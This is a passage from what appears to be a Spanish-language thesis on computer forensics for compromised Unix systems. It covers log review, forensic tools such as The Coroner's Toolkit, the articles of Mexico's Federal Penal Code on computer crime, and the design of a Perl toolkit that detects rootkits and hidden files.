Todas las etapas del análisis forense son igual de importantes, pues el cometer errores en cualquiera de ellas puede traer efectos desastrosos en el resultado de la investigación, sin embargo, es en esta etapa de análisis de datos cuando la habilidad e intuición del investigador debe presentarse con el fin de realizar las actividades necesarias que conduzcan a la obtención de resultados reales que ayuden a esclarecer el crimen de cómputo.

Cuando se revise la evidencia de cómputo, el objetivo no sólo es esclarecer el crimen, sino también aprender tanto como sea posible, pues el conocimiento adquirido a través del análisis forense determina la facilidad o complejidad de realizar análisis posteriores, además de que las actividades y comportamientos de los intrusos pueden ayudar para que el investigador forense genere sus propias herramientas de investigación.

En esta etapa de análisis, el investigador debe contar con un amplio conocimiento de la información generada en las etapas anteriores, pues ello ayudará a que sea posible relacionarla toda, con el fin de inducir cómo se generó el incidente.

La visión que debe tener el investigador tiene que ser muy amplia, pues mucha de la información que ayudará a resolver el caso se obtendrá de bitácoras del sistema anteriores al día del incidente de cómputo, pues es cuando el intruso antes de intentar penetrar el sistema de cómputo, normalmente inició con la obtención de información, debido a que antes de realizar el ataque, necesitó determinar que acción tomar, de este modo el intruso obtiene una base desde donde partir para lanzar el ataque y que éste sea exitoso.

Los intrusos actualizan e instalan sus propias utilerías de encriptación para asegurar que sus acciones no puedan ser monitoreadas. En la mayoría de los casos, versiones alteradas de ssh son instaladas, no sólo para encriptar su actividad, sino también para colocar una puerta trasera en el sistema. Además de modificar ciertas aplicaciones para que les sean útiles en su futuro regreso al sistema; también el desarrollo de rootkits se ha vuelto más sofisticado, tanto que no sólo modifican los binarios del sistema, también pueden realizar modificaciones a nivel kernel, las cuales son más difícil de detectar.

Aún con la ejecución de rootkits, existen medidas extras que los intrusos aplican para evitar ser detectados, por ejemplo, los atacantes avanzados (con conocimientos) probablemente tratarán de borrar toda evidencia que los involucre, sin embargo, y por fortuna de los investigadores forense, la mayoría de los atacantes son amateurs, lo cual se traduce en que son fácilmente detectables, pues dejan rastros por doquier.

Un elemento importante al momento de realizar el análisis es la revisión de archivos de bitácoras. Un sistema de bitácoras es un archivo que refleja varios eventos del sistema y de servicios activos. El sistema operativo Unix provee un gran sistema de bitácoras, el cual abarca los servicios comunes, el cual

soporta la generación y actualización de eventos vía el demonio syslogd. Sin embargo, una gran cantidad de léxico en formato estándar y definiciones pueden ser usados en la generación e interpretación de las entradas a syslog (o messages).

El software de generación de bitácoras está comúnmente ejecutándose como una aplicación y es por lo tanto fácil de dañar o, de otro modo, modificar cuando se revisa el sistema.

Las bitácoras son guardadas generalmente en directorios no protegidos del sistema, lo cual hace que sea fácil para el intruso localizar y destruir o alterar los archivos.

¿Qué tipo de cosas se buscan en bitácoras?

- Cómo logró introducirse. Comúnmente esta información es guardada en el sistema de bitácoras.

- Desde dónde se produjo el ataque. Los sistemas de bitácoras contienen de dónde se produce el ataque.

- Actividad del sistema. Los sistemas de bitácoras contienen actividad tal como reboots, el cual es crítico para que algunos ataques funcionen; la interfase de red entra en modo promiscuo cuando un sniffer es activado, o cuándo ciertos servicios han sido activados o desactivados.

Tan importante es lo que está grabado en la bitácora como lo que no está.

Una de las primeras acciones que un intruso lleva a cabo es el limpiar las bitácoras, esto son el fin de evitar ser detectado.

Para los propósitos de detección de intrusos, los sistemas de bitácoras pueden proporcionar información que puede ser combinada con otras fuentes para ayudar a determinar eventos ocurridos en el sistema en un tiempo establecido, por lo tanto, queda claro que utilizar las bitácoras como punto de vista adicional de la actividad del sistema incrementa la posibilidad de descubrir intrusos.

Al realizar la revisión de bitácoras es necesario identificar conexiones de usuario, en un primer caso, aquellas que son válidas o parecen válidas, y en un

segundo caso, aquellas que salen de lo normal, aún perteneciendo a usuarios válidos del sistema. Esto es necesario debido a que puede ser que el intruso haya hurtado la contraseña del usuario válido.

Al realizar el análisis se puede realizar un poco de estadística ¿cómo? obteniendo el número de conexiones al día por usuarios y la cantidad de tiempo que estuvieron en sesión, con ello se puede establecer un comportamiento, lo cual facilitará la identificación de actividad anormal o fuera del patrón de comportamiento.

Al finalizar la etapa del análisis de datos, el investigador debe determinar los siguientes puntos.

- Responsabilidad. Se debe determinar quien fue el responsable del ataque.

- Gravedad de los daños. Determinar que acciones llevaron a cabo y que daño causaron.

- Recuperación del daño. Determinar que pasos son requeridos para reparar el daño y reestablecer el sistema para una operación segura.

Los tres puntos anteriores establecen los objetivos principales de la etapa del análisis, sin embargo en ocasiones resulta complicado realizarlos, pues de modo como los sistemas han llegado a ser más rápidos, más complejos y más numerosos, el tamaño y complejidad del análisis incrementa también, y en consecuencia, la tarea de revisar los datos crece de la misma manera. Es aquí en donde surge la necesidad de automatizar el proceso de revisión para hacerla más efectiva y rápida.

3.5 Herramientas para realizar un análisis forense

Una vez que el intruso ha tomado el control de un sistema, es casi imposible confiar nuevamente en éste.

Las herramientas que se utilicen para analizar un sistema, deben ser herramientas que no hayan sido modificadas y en consecuencia, que se pueda

confiar en ellas. Lo ideal es mantener las herramientas de análisis en medios de sólo lectura, de modo que se tenga la certeza que no pueden ser modificadas, contrario a lo que sucede con las herramientas de un sistema comprometido.

A continuación se mencionarán algunas herramientas que pueden ser utilizadas en el proceso de la investigación forense.

- **vmstat** es un programa que permite obtener una estadística acerca de la memoria de la computadora, CPU, procesos, entre otras. La información acerca de los procesos y la memoria son reportes instantáneos. vmstat permite ver la tendencia de la utilización de los recursos mencionados en la máquina. Comúnmente vmstat proporciona una ayuda para conocer donde buscar más a fondo cuando un sistema no está funcionando como se espera que lo haga.

- **mpstat** es un programa disponible en Solaris y Linux que permite ver las estadísticas del uso del procesador, además, mpstat proporciona una opción que permite desplegar una estadística para un CPU específico para las máquinas con más de un procesador. vmstat no permite esta acción.

- **iostat** despliega estadísticas que son más detalladas que las proporcionadas por vmstat acerca de dispositivos y particiones.

- **sar**, **sa**, **lastcomm** y **last** permiten revisar datos históricos tanto como eventos recientes en el sistema. sar es una herramienta de análisis del desempeño del sistema, está disponible en sistemas Solaris y Linux. Los datos de desempeño que se pueden revisar son similares a los mostrados por vmstat, mpstat e iostat. sar colecta, reporta o salva información acerca de la actividad del sistema. lastcomm es una herramienta que despliega comandos que han sido ejecutados en el sistema, iniciando con aquellos recientemente ejecutados, para realizarlo utiliza datos contenidos en el sistema de contabilidad de procesos.

- **ps** es usado para mostrar los procesos en ejecución en el sistema e información acerca de éstos. Una definición simple de lo que es un proceso: es una unidad de ejecución que tiene su propio espacio en memoria. Comúnmente un programa que está corriendo tiene uno o más procesos asociados con éste.

- **top** despliega información similar a la del comando ps, pero top ordena los comandos por utilización de CPU, además de que actualiza el despliegue después de cuatro o cinco segundos, a menos que el usuario indique un tiempo distinto.

- **lsof** (list open files), muestra todos los archivos que el sistema operativo actualmente tiene abiertos. Tanto el sistema operativo Unix, como Linux consideran todo como un archivo, por lo tanto lsof muestra un conjunto de información significativa acerca del estado del sistema operativo.

- **file** es un comando que determina que tipo de archivo se trata cierto archivo proporcionado.

- **strings** muestra cadenas ASCII imprimibles de un archivo. Es útil para encontrar cadenas imprimibles contenidas en un archivo binario y de esta manera determinar el propósito de éste.

- **find** es un comando que busca recursivamente objetos en el sistema de archivos desde un punto específico. Esto puede ser útil para buscar objetos (comúnmente archivos o directorios) que corresponden a un usuario específico, que fueron modificados en determinado lapso de tiempo, que inician con el carácter punto y que por lo tanto corresponden a archivos o directorios ocultos, etc.

- **strace** es una utilería que ejecuta un proceso de inicio a fin, este intercepta y graba todas las llamadas al sistema que el proceso realiza, además de las señales que el proceso recibe de otro proceso. strace es útil para determinar cuál es el propósito de un programa.

- **grep** (global regular expression print) busca un patrón especificado, comúnmente un archivo, grep utiliza expresiones regulares, estas son comparadas contra cadenas en un espacio de patrones. Las líneas que corresponden con el patrón son impresas en salida estándar.

- **less** es un paginador, o un programa que despliega páginas de texto, una pantalla a un tiempo, útil para ver el contenido de un archivo.

The Coroner´s ToolKit

The Coroner's Toolkit (TCT) es un conjunto de herramientas creadas por Dan Farmer y Wietse Venema para realizar un análisis exitoso de sistemas Unix/Linux después de que el sistema ha sido vulnerado. Esta herramienta fue presentada por primera vez en una clase de Análisis Forense Computacional en agosto de 1999. Los programas que componen el toolkit están escritas en lenguaje C y Perl.

La ejecución de TCT toma un tiempo considerable debido a la colección de datos que realiza, sin embargo, bien vale la espera, pues con tal cantidad de información, un investigador puede pasar días o incluso meses analizando para lograr detectar el origen de la intrusión. Es importante que la instalación de la aplicación debe ser realizada en una partición donde exista un espacio considerable para el almacenamiento de toda la información que generará TCT.

Para ejecutar la herramienta es necesario realizar la compilación de ésta, una vez que se compila, las herramientas disponibles son las siguientes:

- **grave-robber** es el principal programa que se encarga de obtener información sobre inodos, para luego ser procesada por otros programas del toolkit.

- **file** ayuda a ver el contenido de los archivos recuperados.

- **icat** realiza una copia de un archivo por su número de inodo.

- **ils** muestra información de inodos en el sistema de archivos.

- **lastcomm** emula al comando lastcomm.

- **mactime** muestra un reporte de los tiempos MAC en el sistema de archivos.

- **pcat** copia el espacio en memoria de un proceso en ejecución.

- **unrm** y **lazarus** herramientas para la recuperación de archivos borrados (logs, RAM, swap, etc.) Estas aplicaciones identifican y recuperan la información en los sectores no asignados del disco duro.

3.6 Legislación y análisis forense

Una vez que se ha realizado el análisis forense, se han detectado responsabilidades y se ha establecido la gravedad del daño causado por el incidente de seguridad, es importante decidir si se realizará alguna acción legal en contra de los responsables o simplemente se avisará a la organización correspondiente de los sucedido con el fin de evitar nuevos incidentes.

Si se decide tomar acción legal, este apartado tiene la intención de mostrar la legislación en México referente a delitos cibernéticos.

Dado que la cultura de la seguridad informática en México es aún muy deficiente, muchos de los incidentes de seguridad suceden sin que se tome acción legal o bien, sin que se le de aviso a las partes involucradas, una buena pregunta es ¿por qué sucede esto? y la respuesta común es porque se dice que en México no existe legislación relacionada con los delitos cibernéticos, lo cual es totalmente falso.

Para ejercer acción legal en contra de quien resulte responsable, lo primero es denunciar el incidente ante el Ministerio Público más cercano, en tal lugar se pedirá se relaten los hechos ocurridos, dicho relato quedará por escrito, por lo tanto es recomendable ser lo más preciso posible. La declaración quedará firmada si se está de acuerdo con su contenido.

A continuación se menciona lo más importante en cuestión legal referente al Código Penal Federal, para ello se revisó la última versión publicada el 26 de mayo de 2004.

- Articulo 1.
  Este código se aplicará en toda la República para los delitos de orden federal.

- Articulo 2.
  Se aplicará así mismo:

  - Por los delitos que se inicien, preparen o cometan en el extranjero, cuando produzcan o se pretenda que tenga efectos en el territorio de la República, y

- Por los delitos cometidos en los consulados mexicanos o en contra de su personal, cuando no hubieren sido juzgados en el país en que se cometieron.

- Artículo 40.
  Los instrumentos del delito, así como las cosas que sean objeto o producto de él, se decomisarán si son de uso prohibido. Si son de uso lícito, se decomisarán cuando el delito sea intencional. Si pertenecen a un tercero, sólo se decomisarán cuando el tercero que los tenga en su poder o los haya adquirido bajo cualquier título, esté en alguno de los supuestos a los que se refiere el artículo 400 de este Código, independientemente de la naturaleza jurídica de dicho tercer propietario o poseedor y de la relación que aquel tenga con el delincuente, en su caso. Las autoridades competentes procederán al inmediato aseguramiento de los bienes que podrían ser materia del decomiso, durante la averiguación o en el proceso. Se actuará en los términos previstos por este párrafo cualquiera que sea la naturaleza de los instrumentos, objetos o productos del delito.

  Si los instrumentos o cosas decomisadas son sustancias nocivas o peligrosas, se destruirán a juicio de la autoridad que esté conociendo, en los términos previstos por el Código de Procedimientos Penales, pero aquélla, cuando lo estime conveniente, podrá determinar su conservación para fines de docencia o investigación. Respecto de los instrumentos del delito, o cosas que sean objeto o producto de él, la autoridad competente determinará su destino, según su utilidad, para beneficio de la procuración e impartición de Justicia, o su inutilización si fuere el caso, de conformidad con las disposiciones aplicables.

- Artículo 210.
  Se impondrá de treinta a doscientas jornadas de trabajo a favor de la comunidad, al que sin justa causa, con perjuicio de alguien y sin consentimiento del que pueda resultar perjudicado, revele algún secreto o comunicación reservada que conoce o ha recibido con motivo de su empleo, cargo o puesto.

- Artículo 211.
  La sanción será de uno a cinco años, multa de cincuenta a quinientos pesos y suspensión de su profesión en su caso, de dos meses a un año, cuando la revelación punible sea hecha por una persona que presta

servicios profesionales o técnicos o por un funcionario o empleado público o cuando el secreto revelado o publicado sea de carácter industrial.

- Artículo 211 Bis.
  A quien revele, divulgue o utilice indebidamente o en perjuicio de otro, información o imágenes obtenidas en una intervención de comunicación privada, se le aplicarán sanciones de seis a doce años de prisión y de trescientos a seiscientos días multa.

- Artículo 211 bis 1.
  Al que sin autorización modifique, destruya o provoque pérdida de información contenida en sistemas o equipos de informática protegidos por algún mecanismo de seguridad, se le impondrán de seis meses a dos años de prisión y de cien a trescientos días multa.

  Al que sin autorización conozca o copie información contenida en sistemas o equipos de informática protegidos por algún mecanismo de seguridad, se le impondrán de tres meses a un año de prisión y de cincuenta a ciento cincuenta días multa.

- Artículo 211 bis 2.
  Al que sin autorización modifique, destruya o provoque pérdida de información contenida en sistemas o equipos de informática del Estado, protegidos por algún mecanismo de seguridad, se le impondrán de uno a cuatro años de prisión y de doscientos a seiscientos días multa.

  Al que sin autorización conozca o copie información contenida en sistemas o equipos de informática del Estado, protegidos por algún mecanismo de seguridad, se le impondrán de seis meses a dos años de prisión y de cien a trescientos días multa.

- Artículo 211 bis 3.
  Al que estando autorizado para acceder a sistemas y equipos de informática del Estado, indebidamente modifique, destruya o provoque pérdida de información que contengan, se le impondrán de dos a ocho años de prisión y de trescientos a novecientos días multa.

  Al que estando autorizado para acceder a sistemas y equipos de informática del estado, indebidamente copie información que

contengan, se le impondrán de uno a cuatro años de prisión y de ciento cincuenta a cuatrocientos cincuenta días multa.

- Artículo 211 bis 4.
  Al que sin autorización modifique, destruya o provoque pérdida de información contenida en sistemas o equipos de informática de las instituciones que integran el sistema financiero, protegidos por algún mecanismo de seguridad, se le impondrán de seis meses a cuatro años de prisión y de cien a seiscientos días multa.

  Al que sin autorización conozca o copie información contenida en sistemas o equipos de informática de las instituciones que integran el sistema financiero, protegidos por algún mecanismo de seguridad, se le impondrán de tres meses a dos años de prisión y de cincuenta a trescientos días multa.

- Artículo 211 bis 5.
  Al que estando autorizado para acceder a sistemas y equipos de informática de las instituciones que integran el sistema financiero, indebidamente modifique, destruya o provoque pérdida de información que contengan, se le impondrán de seis meses a cuatro años de prisión y de cien a seiscientos días multa.

  Al que estando autorizado para acceder a sistemas y equipos de informática de las instituciones que integran el sistema financiero, indebidamente copie información que contengan, se le impondrán de tres meses a dos años de prisión y de cincuenta a trescientos días multa.

  Las penas previstas en este artículo se incrementarán en una mitad cuando las conductas sean cometidas por funcionarios o empleados de las instituciones que integran el sistema financiero.

- Artículo 211 bis 6.
  Para los efectos de los artículos 211 Bis 4 y 211 Bis 5 anteriores, se entiende por instituciones que integran el sistema financiero, las señaladas en el artículo 400 Bis de este Código.

- Artículo 211 bis 7.
  Las penas previstas en este capítulo se aumentarán hasta en una mitad cuando la información obtenida se utilice en provecho propio o ajeno.

Como se mencionó en el desarrollo de este capítulo, el hecho de que un equipo de cómputo presente una intrusión no es sinónimo de que se haya generado por un ataque, pues bien pudo haber sido por que alguien reveló información referente a cómo poder ingresar al equipo, o bien, por revelar la o las claves de acceso, de modo que el acceso se realizó de manera correcta por una persona no deseada. Estos casos se presentan comúnmente cuando empleados de una organización son sancionados o despedidos y realizan este tipo de actos como revancha a las acciones en su contra.

Una gran incógnita que presentan algunos artículos es que mencionan la frase "mecanismos de seguridad", sin embargo en el Código Penal Federal no se define lo que se considera un mecanismo de seguridad, de modo que esto es totalmente subjetivo dependiendo del nivel de conocimiento acerca de la informática que presenten tanto la parte acusadora, la parte acusada y el juez. Como se puede ver, existe legislación informática, pero aun existen muchos huecos que tratar.

Ahora se revisará la Ley Federal de Telecomunicaciones vigente al 28 de junio de 2004

- Artículo 3.
  VIII. Red de telecomunicaciones: sistema integrado por medios de transmisión, tales como canales o circuitos que utilicen bandas de frecuencias del espectro radioeléctrico, enlaces satelitales, cableados, redes de transmisión eléctrica o cualquier otro medio de transmisión, así como, en su caso, centrales, dispositivos de conmutación o cualquier equipo necesario.

  IX. Red privada de telecomunicaciones: La red de telecomunicaciones destinada a satisfacer necesidades específicas de servicios de telecomunicaciones de determinadas personas que no impliquen explotación comercial de servicios o capacidad de dicha red.

  XIV Telecomunicaciones: Toda emisión, transmisión o recepción de signos, señales, escritos, imágenes, voz, sonidos o información de cualquier naturaleza que se efectúa a través de hilos, radioelectricidad, medios ópticos, físicos, u otros sistemas electromagnéticos.

- Artículo 71.
  Las infracciones a lo dispuesto en esta ley, se sancionaran por la secretaria de conformidad con lo siguiente.

  A. Con multa de 10,000 a 100,000 salarios mínimos por:

  V. Interceptar información que se transmita por las redes públicas de telecomunicaciones.

En lo que se refiere a la Ley Federal de Telecomunicaciones, se hace mucho hincapié en las redes públicas, pero qué sucede si un intruso está capturando tráfico de mi red privada mediante un sniffer, en ese caso no se estipula acción alguna ni en esta ley, ni en el Código Penal Federal.

Aunque las pruebas generadas en medios electrónicos aun no son admitidas por un juez dentro del derecho penal para comprobar que se es víctima de un daño informático, sin embargo las acciones basadas en el peritaje si son admitidas.

Según una iniciativa de ley propuesta el 22 de marzo de 2000 ante el pleno de la Cámara de Senadores de la Quincuagésima Legislatura, están considerados como delitos informáticos “todas aquellas conductas ilícitas susceptibles de ser sancionadas por el derecho penal, que hacen referencia al uso indebido de cualquier medio informático.”

El robo o alteración de información, sabotaje, pedofília, tráfico de menores, fraude, clonación de señales satelitales, de tarjetas de crédito y el ciberterrorismo son actividades consideradas por las autoridades de los tres niveles (federal, estatal y municipal) como una muestra de estos ilícitos, los cuales día con día muestran un incremento en nuestro país, expandiéndose de manera considerablemente rápida.

Uno de los problemas más importantes para la persecución de estos delitos tiene que ver con la rapidez que ofrece la publicación electrónica para poner y quitar información de cualquier tipo y formato en Web.

Para contrarrestar éstos y otros delitos cibernéticos de creciente expansión, el gobierno mexicano conformó un equipo especializado llamado DC México (Delitos Cibernéticos México).

El grupo está integrado por los siguientes:

- Entidades del Poder Ejecutivo Federal, integrantes del gabinete de Seguridad Nacional.
- El Poder Legislativo Federal a través de las comisiones de Comercio, Seguridad, Equidad y Género, Población Vulnerable y Derechos Humanos de la Cámara de Diputados y de Senadores.
- Gobiernos Estatales: Distrito Federal, Jalisco, Baja California y Coahuila.
- Universidades y Centros de Educación Superior.
- Empresas privadas vinculadas con seguridad en sistemas de cómputo, asociaciones nacionales e internacionales.
- Organizaciones civiles comprometidas con la seguridad en Internet y de e-comerce.
- Proveedores de servicios de Internet en México.

DC México tiene como tareas fundamentales la identificación, el monitoreo y el rastreo de cualquier manifestación delictiva que se cometa mediante computadoras conectadas en territorio mexicano o fuera de él y que tenga afectaciones en nuestro país.

La Universidad Nacional Autónoma de México participa en este grupo con UNAM-CERT, que es un organismo importante por las contribuciones que ha realizado en materia de prevención del delito. A su vez, DC México tiene varias divisiones que ejecutan distintas funciones, entre ellas se encuentran el subgrupo de contingencias informáticas, el subgrupo de capacitación y el subgrupo de gobierno.

Dentro de esta corporación se encuentra la división Nuevas tecnologías e investigación académica y desarrollo, que preside la UNAM, y en la cual este grupo tiene la tarea de ver todo lo relacionado con capacitación y desarrollo de innovaciones tecnológicas.

DC México trabaja conjuntamente con el servicio de aduanas de los Estados Unidos, además de que establece vínculos cercanos con el Servicio Secreto y la Brigada Tecnológica de España.

Hay que resaltar que Internet no es un vínculo que desarrolle o propicie la ejecución de actividades delictivas. En este sentido, las policías cibernéticas son una herramienta innovadora de las corporaciones de procuración de

justicia para la seguridad de todos los usuarios que navegan en Internet, sea cual fuere su región geográfica en el mundo.

Capítulo 4

Implementación

4.1 Análisis

4.1.1 Planteamiento del problema

Si un incidente de seguridad ocurre en la organización, el administrador del centro de cómputo debe atenderlo, la pregunta que surge de inmediato es: ¿El administrador está preparado para responder de manera adecuada y eficiente? ¿Está preparado para controlar y erradicar el problema con rapidez? ¿Está preparado para reestablecer el comportamiento normal del sistema y protegerlo para que no vuelva a ocurrir? Si ha ocurrido un daño significativo ¿es capaz de descubrir al responsable?

Como se puede ver, ante un caso de riesgo, el administrador de sistemas debe estar realmente preparado para atender todo tipo de situaciones en el centro de cómputo, pues su misión es evaluar la situación, ponerla bajo control y tomar el incidente de seguridad para darle solución, para ello es necesario contar con herramientas de software que permitan visualizar información necesaria para identificar un comportamiento fuera de lo normal en el sistema de archivos sin que éste sufra modificaciones.

Si el sistema se encuentra comprometido, que es el tipo de incidentes que nos interesa, se debe identificar qué parte de éste ha sido dañado, qué archivos binarios han sido afectados, cómo sucedió, cuándo sucedió, etc. Por lo menos el qué y el cómo deben ser respondidos antes de tomar decisiones para solucionar el problema. Para responder, el administrador de sistemas debe realizar un breve análisis del sistema para saber cuál será el plan de contingencia a seguir, y para realizar el análisis, no puede confiar en las herramientas que el sistema le proporciona, pues caería en dos graves errores, primero, estaría modificando la evidencia (sistema de archivos) y segundo, no tiene la certeza si la información que obtiene a través de las herramientas es verídica o se está ocultado información.

Una vez que la situación esté bajo control, se debe realizar un análisis forense, el cuál permitirá saber qué, cuándo, dónde y cómo sucedió el compromiso del sistema. Como se mencionó en el capítulo anterior, se hará uso de archivos de bitácoras, y sobre todo, del propio sistema de archivos para lograr detectar lo sucedido.

Un punto más para afirmar que es necesario el uso de herramientas de software para realizar un análisis del sistema, es que en el momento se puede presentar una situación de miedo, incertidumbre y duda causada por la presión

que exista sobre el administrador de sistemas o por la responsabilidad de proporcionar nuevamente un servicio interrumpido.

4.1.2 Análisis del problema

El reto es cómo tomar la escena del crimen sin modificarla, si tan sólo con el hecho de iniciar una sesión en el sistema, éste se alterará. Sabiendo esto, ¿cómo se debe investigar un sistema comprometido? El usar herramientas que por si mismas comprometan el sistema o modifiquen la actividad del intruso, definitivamente no son la solución ideal. Es importante considerar que si no se tiene conocimiento de las tácticas que los intrusos utilizan, aunado al software malicioso, puede complicar el proceso de investigación. Ante este panorama, se debe contar con personal capacitado para atender la situación, de lo contrario de debe pasar un tiempo considerable aprendiendo tácticas y herramientas que los intrusos emplean.

Es importante que nadie tome un incidente de cómputo sólo por tomarlo, esto es, para lograr un análisis exitoso es obligación de la persona que tome la responsabilidad del incidente, conocer las tácticas y herramientas que se emplean para acceder ilegalmente a un sistema de cómputo. Al enfrentarse a un sistema comprometido es como se si jugara una partida de ajedrez, el administrador realiza un movimiento y el intruso realiza uno más, pero es aquí en donde se hace presente la experiencia e intuición del administrador para detectar pistas que le indiquen que sucedió en el sistema.
El entender cómo funciona un ataque puede proporcionar una gran cantidad de pistas durante un proceso de investigación, además, el estar familiarizado con las vulnerabilidades de sistemas, exploits y rootkits puede ayudar a realizar un análisis con mayor rapidez.

4.1.3 Lenguajes de programación

Para decidir que lenguaje de programación se debía utilizar en la creación del toolkit se necesitaba que fuera uno que estuviese por default en la mayoría de los sistemas de cómputo, lo cual permitiría hacer uso de éste sin la necesidad de instalar absolutamente nada.

Las opciones viables fueron Perl y lenguaje C, ambos cumplen con la característica de que se encuentran en gran cantidad de sistemas de cómputo como elementos de la instalación. Ahora la decisión sobre cuál de éstos utilizar se basó principalmente en el que sufriera menos modificaciones a la hora de que un sistema es comprometido, en la portabilidad de código y facilidad de manejo de texto.

Lenguaje C tiene la desventaja de que utiliza algunas bibliotecas del sistema Unix y varias de ellas en ocasiones son sustituidas a causa de ejecución de rootkits, a diferencia, Perl es más confiable en este aspecto, casi ningún intruso lo daña, pues se trata de un lenguaje interpretado dirigido al manejo de texto, lo cual lo hace menos eficiente para atacar al propio sistema o a otros, en el caso de que ese fuera el objetivo del atacante.

Ante tal panorama, Perl fue el lenguaje de programación elegido para realizar los scripts, sin embargo aún existían varios aspectos por decidir, uno de ellos y el más importante, si de debían utilizar módulos externos o simplemente hacer uso de los propios de la instalación, de tal modo que había que pagar un costo en cualquiera de las dos situaciones.

- Si se decidía utilizar módulos externos, las líneas de código se reducirían en gran cantidad, sin embargo, el punto negativo era que necesitaban instalarse en el sistema de cómputo, lo cuál modificaría la evidencia.

- Si se utilizaban los módulos propios de la instalación había que pasar más tiempo programando, pero se tenía la certeza de que el sistema no sería modificado.

Utilizar solamente los elementos propios de Perl que son colocados desde la instalación fue la decisión final.

4.2 Diseño

Un punto crucial en el proceso de investigación es el conocer los métodos que utilizan los intrusos para ocultar archivos binarios, datos y toda actividad que realicen, pues permitirá detectarlos de manera rápida y segura.

A lo largo del tiempo, los programas utilizados para introducirse a los sistemas de manera ilegal han sido automatizados, lo cual permite realizar un

ataque en una menor cantidad de tiempo, además de refinar los métodos de ataque.

No se puede confiar en los comandos del sistema para intentar obtener resultados verídicos. El administrador del sistema o el investigador forense, debe validar y asegurar la integridad de las herramientas de investigación que serán utilizadas. Esto puede ser asegurado utilizando un toolkit confiable (tal vez en CD-Rom) y examinar un sistema sospechoso mientras éste se encuentra encendido. El análisis forense en sistemas activos comúnmente es necesario con el fin de evitar que sistemas de producción sean dados de baja o puestos fuera de servicio.

Un análisis forense debe ser realizado de tal modo que se debe asegurar la integridad del sistema y de los comandos que se estarán utilizando. Un punto importante es el tener la capacidad de detectar archivos y directorios ocultos. Los intrusos tienen la necesidad de colocar archivos en alguna parte del sistema, regularmente confían en que los archivos binarios reemplazados son suficiente para ocultar su presencia, sin embargo existen otros mecanismos. Los rootkits y archivos asociados con éstos son comúnmente colocados en áreas que son propias del sistema de archivos, los cuales los usuarios tienden a rechazar visitar, un ejemplo es el directorio */dev*, el cual cuenta con más de 1000 archivos; o bien, los archivos son colocados en lugares que usualmente no son revisados y por tanto, no se tiene el conocimiento de esa parte del sistema de archivos; otro ejemplo es el directorio dedicado para las fuentes del sistema y áreas que el sistema operativo utiliza para colocar archivos y paquetes útiles para actualizar el propio sistema operativo y aplicaciones de éste.

Otra manera de ocultar archivos y directorios es el asignarles nombres que inicien con "." (punto), o bien, con variaciones de éste, por ejemplo "..." (tres puntos), sin embargo, el más común es ".. " (punto punto espacio). Este tipo de archivos son completamente ocultos para un simple "ls". Una característica común es el hecho de colocar este tipo de archivos en directorios que raramente se revisan. Un simple método que se podría ejecutar para localizar estos, es el realizar una búsqueda mediante *find* con el patrón ".*", desafortunadamente no de puede confiar en los binarios del sistema. El toolkit tendrá la capacidad de realizar este tipo de búsquedas sin hacer uso de las herramientas proporcionadas por el sistema, de tal modo que además de mostrar los archivos ocultos, nos permitirá visualizar todos sus atributos. El sistema operativo Unix fue diseñado utilizando varios programas que

realizan una tarea y la realizan bien, tal diseño permite resolver actividades complicadas con el uso de varias herramientas al mismo tiempo. La herramienta diseñada sigue esta misma filosofía, de modo que realiza varios procesos internamente y cada uno de ellos lo realiza bien. Dicha característica permite la posibilidad de que en un futuro, y dependiendo de las nuevas técnicas de hacking, la herramienta pueda modificarse e incrementar su utilidad fácilmente.

El obtener información de procesos y estado de red, puede causar un cambio en el tiempo de acceso de los archivos consultados, lo cual puede traer drásticas consecuencias el intentar crear el timeline del sistema. La herramienta creada está diseñada para obtener el estado de cada uno de los archivos que están presentes en el sistema, de modo que el timeline puede ser creado de manera confiable. Una vez realizado el proceso descrito, se colecta información del sistema, dependiendo de la volatilidad de ésta.

En algunos casos es necesario realizar un análisis forense en sistemas activos, es decir, en sistemas que han sufrido un compromiso y no han sido apagados desde entonces, para ello es necesario contar con un toolkit que asegure que la información proporcionada es confiable.

El uso de un toolkit diseñado a la medida del investigador forense tiene la ventaja de que las herramientas que lo componen son las que le permitirán obtener la mayor cantidad de información posible, además de que la información se obtendrá siguiendo un método sistemático que permita no dañar la evidencia.

El punto clave a considerar al momento de realizar un análisis forense es el hecho de conocer de donde se puede obtener la información necesaria, pues existen lugares en que los datos pueden cambiar muy rápido en comparación de otros, obviamente, la memoria es de los elementos del sistema que más rápido cambia, así como que los procesos pueden abrir y cerrar conexiones de red de un momento a otro.

La diferencia entre el sistema de archivos y el disco duro, el cual contiene el sistema de archivos, es que el sistema de archivos presenta una volatilidad mayor que los bloques del disco duro, esto se puede notar en el siguiente ejemplo, si se elimina un archivo del sistema de archivos, este continua existiendo en el disco y puede ser recuperado utilizando métodos de recuperación de archivos.

Para colectar la información es importante considerar la volatilidad de ésta, por ello primero se debe colectar todo lo referente a los procesos del sistema, de la memoria, y conexiones de red. Esto se puede realizar utilizando un script. A continuación se puede proceder a colectar información sobre los usuarios del sistema y finalmente obtener la información requerida referente al sistema de archivos. El orden de lo descrito se muestra listado a continuación.

- Memoria
- Procesos
- Conexiones de red
- Sistema de archivos
- Bloques del disco

Por ello, el orden para colectar la información es la que se muestra.

- Procesos
- Conexiones de red
- Información de login
- Bloques del disco

Una vez que la información del sistema de archivos ha sido obtenida, se realizará la revisión de ésta con el fin de identificar:

- Qué cambió en el sistema de archivos y cuándo sucedió
- Cómo ocurrió el compromiso del sistema
- Comandos que se utilizaron
- Rootkits
- Datos ocultos

Las actividades listadas permitirán determinar qué fue cambiado en el sistema y cuándo sucedió, además de conocer qué vulnerabilidad fue explotada con el fin de evitar que vuelva a suceder; la última parte es la más difícil en este proceso.

Para iniciar el análisis, es recomendable saber cuando fue instalado el sistema operativo, pues ello ayudará a tener una referencia sobre los mactimes de los binarios del sistema. A continuación es recomendable crear un timeline (línea de tiempo) de los cambios que presenta el sistema de archivos y con ello comenzar a crear una visión de lo que sucedió en el sistema.

Una vez realizado el timeline del sistema de archivos, éste podrá ayudar a

localizar fechas de modificación, acceso y creación (cambio), patrones de nombres, tipo de archivo, tamaño del archivo, permisos, dueño y grupo. Utilizar el comando find ayudaría, sin embargo no se puede confiar en ninguna herramienta proporcionada por el sistema.

